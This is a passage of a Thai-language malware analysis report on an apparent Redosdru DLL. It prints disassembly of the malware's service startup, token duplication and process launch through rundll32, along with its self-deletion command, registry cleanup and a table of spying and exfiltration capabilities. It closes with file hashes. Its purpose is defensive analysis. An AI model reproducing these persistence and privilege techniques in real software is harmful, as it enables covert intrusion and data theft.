mov     [esp+998h+ServiceStatus.dwServiceSpecificExitCode], esi
mov     [esp+998h+ServiceStatus.dwCheckPoint], 1
mov     [esp+998h+ServiceStatus.dwWaitHint], ebx ; 1000 milisec
call    edi ; SetServiceStatus ; Set service status to waiting for START
mov     eax, 4
lea     edx, [esp+990h+var_978]
mov     dword_100C3420, eax
mov     [esp+990h+var_978.dwCurrentState], eax ; EAX = "4" | SERVICE_RUNNING
mov     eax, hServiceStatus
push    edx              ; lpServiceStatus
push    eax              ; hServiceStatus
mov     [esp+998h+var_978.dwServiceType], 10h
mov     [esp+998h+var_978.dwControlsAccepted], 5
mov     [esp+998h+var_978.dwWin32ExitCode], esi
mov     [esp+998h+var_978.dwServiceSpecificExitCode], esi
mov     [esp+998h+var_978.dwCheckPoint], esi
mov     [esp+998h+var_978.dwWaitHint], ebx ; 1000 milisec
call    edi ; SetServiceStatus ; Set service status to RUNNING
```

2. ตรวจสอบ Version ของ Windows โดยใช WinAPI GetVersionExW ในกรณีที่ Major Version ต่ำกว่า 6 (Server 2003, 2003 R2, Home Server, XP, XP Professional, 2000) จะทำการเรียกใช้ Function Launch ทันที

```
push    edx             ; lpVersionInformation
call    ds:GetVersionExW
cmp     [esp+990h+VersionInformation.dwMajorVersion], 6 ; "6" = Windows Vista, 7,8, 8.1, 2008, 2008 R2, 2012, 2012 R2
jb      loc_1000A661
```



3. ในกรณีที่ Major Version ตั้งแต่ 6 ขึ้นไป (Windows Vista, 7,8, 8.1, 10, Server 2008, 2008 R2, 2012, 2012 R2, 2016) มัลแวร์จะทำการสร้างโปรเซสขึ้นมาใหม่โดยมีการใช้ Command line คือ

```
$rundll32.exe %System%\malicious.dll, Launch
```

ซึ่งหมายความว่า มัลแวร์จะทำการเรียกใช้โปรเซสชื่อ Rundll32.exe ซึ่งเป็น Legimate Windows Process มีหน้าที่ในการ Load&Run ไฟล์ DLL โดยในที่นี้มัลแวร์จะใช้ Rundll32.exe เพื่อโหลดไฟล์ 6AB6A0F05F... จากภายใต้ไดเร็คทอรี่ C:\Windows\System32\ จากนั้นจะทำการเรียกใช้งาน Export Function: Launch ของไฟล์ DLL ดังกล่าว

```
push    1Ch             ; dwLength
lea     eax, [esp+994h+var_978]
push    eax             ; lpBuffer
push    offset sub_10008F30 ; lpAddress
call    ds:VirtualQuery
neg     eax
sbb     eax, eax
and     eax, [esp+990h+var_978.dwCurrentState]
push    208h            ; nSize
lea     ecx, [esp+994h+Filename]
push    ecx             ; lpFilename
push    eax             ; hModule
call    ds:GetModuleFileNameW
push    '\'             ; wMatch
push    esi             ; lpEnd
lea     edx, [esp+998h+Filename]
push    edx             ; lpStart
call    ds:StrRChrW
mov     ebx, ds:wsprintfW
add     eax, 2
push    eax
lea     eax, [esp+994h+Name]
push    offset aGlobalS ; "Global\\%s"
push    eax             ; LPWSTR
call    ebx ; wsprintfW
add     esp, 0Ch
lea     ecx, [esp+990h+Filename]
push    ecx
lea     edx, [esp+994h+CommandLine]
push    offset aRundll32ExeSLa ; "rundll32.exe %s, Launch"
push    edx             ; LPWSTR
call    ebx ; wsprintfW ; Print > "rundll32.exe C:\\Windows\\System32\\malicious.dll, Launch"
add     esp, 0Ch
lea     eax, [esp+990h+Name]
push    eax             ; lpName
push    esi             ; bInitialState
push    1               ; bManualReset
push    esi             ; lpEventAttributes
call    edi ; CreateEventW ; Create event with Global name of MALICIOUS.dll
lea     ecx, [esp+990h+CommandLine]
push    ecx             ; lpCommandLine
mov     [esp+994h+hEvent], eax
mov     [esp+994h+ExitCode], esi ; ESI = "0"
call    Create_Process_with_DupEnhance_Token
mov     edi, ds:Sleep
mov     ebx, ds:CloseHandle
add     esp, 4
mov     esi, eax
lea     esp, [esp+0]
```

4. ในขั้นตอนการสร้างโปรเซสขึ้นมาใหม่นั้น มัลแวร์มีขั้นตอนในการทำงานโดยเรียกใช้ WinAPI GetCurrentProcess เพื่อตรวจสอบค่า Handle ของโปรเซสที่กำลังรันคำสั่งอยู่ ก่อนที่จะเรียกใช้ WinAPI OpenProcessToken เพื่อทำการอ่านค่า Access Token[5] ของโปรเซสดังกล่าว จากนั้นจึงทำการสำเนาข้อมูล Access Token ด้วย WinAPI DuplicateTokenEx และเรียกใช้ WinAPI WTSGetActiveConsoleSessionId (ผ่านการเรียกใช้ LoadLibraryW และ GetProcAddress) เพื่อตรวจ


[5] "Access Tokens - Win32 apps | Microsoft Docs." 31 May. 2018, https://docs.microsoft.com/en-us/windows/win32/secauthz/access-tokens. Accessed 6 Jun. 2021.

สอบค่า Console Session ID และมีการเรียกใช้ SetTokenInformation เพื่อตั้งค่า Session ID ให้กับ Access Token อันใหม่นี้ จากนั้นจะเรียกใช้ WinAPI CreateEnvironmentBlock เพื่อเตรียม Process Environment และใช้ WinAPI CreateProcessAsUserW เพื่อสร้างโปรเซสใหม่ขึ้นมาซึ่งก็คือ Rundll32.exe ที่โหลดไฟล์ DLL และเรียกใช้ Export Function: Launch

```
; int __cdecl Create_Process_with_DupEnhance_Token(LPWSTR lpCommandLine)
Create_Process_with_DupEnhance_Token proc near

phNewToken= dword ptr -68h
TokenHandle= dword ptr -64h
TokenInformation= dword ptr -60h
lpEnvironment= dword ptr -5Ch
ProcessInformation= _PROCESS_INFORMATION ptr -58h
StartupInfo= _STARTUPINFOW ptr -48h
lpCommandLine= dword ptr  4

sub     esp, 68h
push    esi
xor     esi, esi
push    edi
mov     [esp+70h+TokenHandle], esi
mov     [esp+70h+phNewToken], esi
call    ds:GetCurrentProcess
lea     ecx, [esp+70h+TokenHandle]
push    ecx             ; TokenHandle
push    TOKEN_ALL_ACCESS ; DesiredAccess
push    eax             ; ProcessHandle
call    ds:OpenProcessToken
mov     eax, [esp+70h+TokenHandle]
lea     edx, [esp+70h+phNewToken]
push    edx             ; phNewToken
push    1               ; TokenType | TOKEN_ASSIGN_PRIMARY
push    1               ; ImpersonationLevel
push    esi             ; lpTokenAttributes | ESI = "0"
push    2000000h        ; dwDesiredAccess
push    eax             ; hExistingToken
call    ds:DuplicateTokenEx
push    offset ProcName ; "WTSGetActiveConsoleSessionId"
push    offset LibFileName ; "kernel32.dll"
mov     [esp+78h+TokenInformation], esi
call    ds:LoadLibraryW
push    eax             ; hModule
call    ds:GetProcAddress
cmp     eax, esi
jnz     short loc_10008FB7 ; Call WTSGetActiveConsoleSessionId to retrieve console session or logged-in user
```


```
loc_10008FB7:           ; Call WTSGetActiveConsoleSessionId to retrieve console session or logged-in user
call    eax
mov     edx, [esp+70h+phNewToken]
push    4               ; TokenInformationLength
lea     ecx, [esp+74h+TokenInformation]
push    ecx             ; TokenInformation
push    TokenSessionId  ; TokenInformationClass
push    edx             ; TokenHandle
mov     [esp+80h+TokenInformation], eax
call    ds:SetTokenInformation
push    40h
lea     eax, [esp+74h+StartupInfo.lpReserved]
push    esi
push    eax
call    Set_Null_Memory
mov     ecx, [esp+7Ch+phNewToken]
add     esp, 0Ch
push    esi
xor     eax, eax
push    ecx
lea     edx, [esp+78h+lpEnvironment]
push    edx
mov     [esp+7Ch+ProcessInformation.hProcess], esi
mov     [esp+7Ch+ProcessInformation.hThread], eax
mov     [esp+7Ch+ProcessInformation.dwProcessId], eax
mov     [esp+7Ch+ProcessInformation.dwThreadId], eax
mov     [esp+7Ch+StartupInfo.cb], 44h
mov     [esp+7Ch+StartupInfo.lpDesktop], offset aWinsta0Default ; "WinSta0\\Default"
mov     [esp+7Ch+lpEnvironment], esi
call    ds:CreateEnvironmentBlock
mov     edx, [esp+70h+lpEnvironment]
lea     eax, [esp+70h+ProcessInformation]
push    eax             ; lpProcessInformation
mov     eax, [esp+74h+lpCommandLine]
lea     ecx, [esp+74h+StartupInfo]
push    ecx             ; lpStartupInfo
mov     ecx, [esp+78h+phNewToken]
push    esi             ; lpCurrentDirectory | ESI = "0", same current directory
push    edx             ; lpEnvironment
push    430h            ; dwCreationFlags
push    esi             ; bInheritHandles
push    esi             ; lpThreadAttributes
push    esi             ; lpProcessAttributes
push    eax             ; lpCommandLine | "rundll32.exe c:\windows\system32\MALICIOUS.dll, Launch"
push    esi             ; lpApplicationName | ESI = "0", No name
push    ecx             ; hToken
call    ds:CreateProcessAsUserW
```

5. หลังจากสร้างโปรเซสใหม่แล้ว มัลแวร์จะคอยตรวจสอบสถานะของ Service ที่สร้างไว้ หากตรวจพบว่า Service หยุดการทำงาน มัลแวร์จะส่งสัญญาณผ่าน WinAPI SetEvent เพื่อทำการ Terminate โปรเซสดังกล่าว



Function: Uninstall

1. ทำการตรวจสอบสถานะการทำงานของ Service: NetworkServiceSys, หาก Service ยังทำงานปกติ จะทำการส่งสัญญาณให้หยุดการทำงาน (SERVICE_CONTROL_STOP) โดยใช้ WinAPI ControlService แล้วจึงทำการลบ Service ด้วย WinAPI DeleteService



2. ทำการ Delete การตั้งค่าภายใน Registry ดังต่อไปนี้

---เริ่ม Registry key---

Key: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Svchost

ValueName: NetworkServiceSys

Key: HKLM\Software\Microsoft\Windows NT\CurrentVersion

ValueName: Host

ValueName: Group

---สิ้นสุด Registry key---

```
push    eax             ; lpValueName | "NetworkServiceSys"
push    ecx             ; hKey
call    edi ; RegDeleteValueW ; Delete "NetworkServiceSys" value in HKLM\..\Svchost subkey
mov     edx, [esp+4F8h+phkResult]
mov     ebp, ds:RegCloseKey
push    edx             ; hKey
call    ebp ; RegCloseKey
lea     eax, [esp+4F8h+phkResult]
push    eax             ; phkResult
push    20006h          ; samDesired
push    0               ; ulOptions
push    offset aSoftwareMicros_0 ; "SOFTWARE\\Microsoft\\Windows NT\\Curren"...
push    HKEY_LOCAL_MACHINE ; hKey
call    ebx ; RegOpenKeyExW
mov     ecx, [esp+4F8h+phkResult]
push    offset aHost    ; "Host"
push    ecx             ; hKey
call    edi ; RegDeleteValueW ; Delete "Host" value in HKLM\..\Currentversion subkey
mov     edx, [esp+4F8h+phkResult]
push    offset aGroup   ; "Group"
push    edx             ; hKey
call    edi ; RegDeleteValueW ; Delete "Group" value in HKLM\..\Currentversion subkey
```

3. ทำการ Delete ไฟล์ 6AB6A0F05F... ภายใต้ไดเร็คทอรี่ %System% โดยใช้ WinAPI GetEnvironmentVariableW ร่วมกับ Parameter “COMSPEC” เพื่อดึงค่า Path ของไฟล์ cmd.exe มาใช้งานและเตรียม Command line ดังต่อไปนี้

```
"/c del \"C:\\Windows\\System32\\malicious..dll\" > nul"
```

หลังจากนั้นจึงเรียกใช้ WinAPI ShellExecute เพื่อใช้ cmd.exe ในการลบไฟล์ต่อไป

```
push    ecx             ; lpBuffer
push    offset aComspec ; "COMSPEC"
call    ds:GetEnvironmentVariableW ; Get path to cmd.exe
test    eax, eax
jz      loc 10009CC9
```


```
push    ebx
push    ebp
push    esi
push    edi
push    offset aCDel    ; "/c del \""
lea     edx, [esp+66Ch+String1]
push    edx             ; lpString1
call    ds:lstrcpyW
mov     esi, ds:lstrcatW
lea     eax, [esp+668h+Filename]
push    eax             ; lpString2
lea     ecx, [esp+66Ch+String1]
push    ecx             ; lpString1
call    esi ; lstrcatW
push    offset aNul     ; "\" > nul"
lea     edx, [esp+66Ch+String1]
push    edx             ; lpString1
call    esi ; lstrcatW  ; "/c del \"C:\\Windows\\System32\\MALICIOUS.dll\" > nul"
mov     edi, ds:GetCurrentProcess
xor     eax, eax
lea     ecx, [esp+668h+Buffer]
lea     edx, [esp+668h+String1]
push    100h            ; dwPriorityClass
mov     [esp+66Ch+pExecInfo.cbSize], 3Ch
mov     [esp+66Ch+pExecInfo.hwnd], eax
mov     [esp+66Ch+pExecInfo.lpVerb], offset aOpen ; "Open"
mov     [esp+66Ch+pExecInfo.lpFile], ecx
mov     [esp+66Ch+pExecInfo.lpParameters], edx
mov     [esp+66Ch+pExecInfo.lpDirectory], eax
mov     [esp+66Ch+pExecInfo.nShow], eax
mov     [esp+66Ch+pExecInfo.fMask], 40h
call    edi ; GetCurrentProcess
mov     esi, ds:SetPriorityClass
push    eax             ; hProcess
call    esi ; SetPriorityClass
mov     ebx, ds:GetCurrentThread
push    0Fh             ; nPriority
call    ebx ; GetCurrentThread
mov     ebp, ds:SetThreadPriority
push    eax             ; hThread
call    ebp ; SetThreadPriority
lea     eax, [esp+668h+pExecInfo]
push    eax             ; pExecInfo
call    ds:ShellExecuteExW
```

นอกจากนั้นภายในไฟล์ 6AB6A0F05F... ยังมีโค๊ดซึ่งเป็นฟังก์ชั่นอีกจำนวนมากซึ่งอาจจะถูกเรียกใช้งานในช่วง Runtime หรือหลังจากได้รับคำสั่งจาก C2 โดยสามารถประเมินขีดความสามารถของฟังก์ชั่นดังกล่าวจาก WinAPI ที่ถูกเรียกใช้งานได้ดังนี้


ชื่อฟังก์ชั่น (IDA)	Imported API	ลักษณะการทำงาน
sub_10002980	getpeername inet_ntoa ntohs	อ่านข้อมูล Address จาก Socket ที่เชื่อมต่ออยู่ เพื่อใช้ข้อมูลดังกล่าวเชื่อมต่อไปยัง C2 ในภายหลัง
sub_10004C70 sub_10004C80 sub_10004C90	ExitWindowsEx	สั่งงานให้คอมพิวเตอร์ทำการ Logoff, Shutdown, หรือ Restart ได้
sub_10004CA0	InternetOpenW InternetOpenUrlW CreateFIleW InternetReadFile WriteFile	ทำการดาวน์โหลดไฟล์จาก URL แล้วเขียนไฟล์ดังกล่าวลงบน System Storage
sub_100051E0 sub_10005280	RegOpenKeyExW RegSetValueExW	แก้ไขค่า Registry key ภายใต้ HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion โดยการเพิ่ม ValueName ได้แก่ “Host” และ “Group” ส่วน Data ที่ถูกเพิ่มจะสร้างในช่วง Runtime หรือหลังจากได้รับข้อมูลจาก C2
sub_10007790	BitBlt	Capture Screenshot แล้วทำการ Exfiltrate ไปยัง C2
sub_10007A40	SetCursorPos WindowsFromPoint SetCapture MapVirtualKeyW keybd_event mouse_event	เก็บข้อมูลการใช้งาน Keyboard และ Mouse ของผู้ใช้งาน
sub_10007C80	OpenClipboard GetClipboardData	เก็บข้อมูลภายใน Clipboard แล้วทำการ Exfiltrate ไปยัง C2

sub_1000AC00	EnumWindows	เก็บข้อมูลหน้าต่างโปรแกรม (Windows) แล้วทำการ Exfiltrate ไปยัง C2
sub_1000AE00	GetCurrentProcess OpenProcessToken LookupPrivilegeValueW AdjustTokenPrivileges CreateToolhelp32Snapshot Process32FirstW Process32NextW EnumProcessModules GetModuleFileNameExW	แก้ไขค่า Privilege ของโปรเซส, เก็บข้อมูลโปรเซสทั้งหมดที่กำลังทำงานอยู่, ตรวจสอบข้อมูลของแต่ละโปรเซส เช่น ชื่อโปรเซส, PID, โมดูลภายใน, จากนั้นจะทำการเข้ารหัสข้อมูลที่เก็บรวบรวมมาแล้วทำการ Exfiltrate ไปยัง C2 ในภายหลัง


รูปภาพประกอบ




ภาพประกอบ (1) - มัลแวร์ทำการสร้าง BaseNamedObjects โดยใช้ Keyword คำว่า “_kaspersky”



ภาพประกอบ (2) - มัลแวร์สร้าง Service ชื่อ NetworkServiceSys ภายใน Registry key ทำให้เกิดสถานะ Persistence เพื่อให้มัลแวร์เรียกใช้งาน Export Function: ServiceMain ทุกครั้งเมื่อ reboot เครื่อง



ภาพประกอบ (3) - ตัวอย่างการ Exfiltrate ข้อมูล OS, CPU Frequency, Registry key (Group/Host), Hosename โดยมัลแวร์ Redosdru ซึ่งมีการ Obfuscate ข้อมูลก่อนจะทำการส่งออกไปยัง C2



ภาพประกอบ (4) - COM Object ที่มัลแวร์ทำการสร้างโดยใช้ WinAPI CoCreateInstance และถูกเรียกใช้งานในภายหลังเพื่อทำการตรวจสอบ Filters และ Hardware ที่ถูกติดตั้งไว้บนเครื่อง

86390C9407C61353595E43AA87475FFE96D9892CFAC3324D02B374D11747184D

Tags
DLL Embedded File

รายละเอียดของไฟล์	
ชื่อไฟล์	129
ขนาด	625152 bytes
ประเภท	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5	1B41C32C859068CCD215B12344604329
SHA1	78D993762BEBA924546628C39AF7D8B2E28B1FFF
SHA256	86390C9407C61353595E43AA87475FFE96D9892CFAC3324D02B374D11747184D
SHA512	F9100C9B8714CFE5CE7B2C5A0272888554955DA8459FF87907CCACA0F1BE9B4C2 54C832263E30CA3D5B9C46557589566C33F8B45C3609944B871CCDC8C320DEC
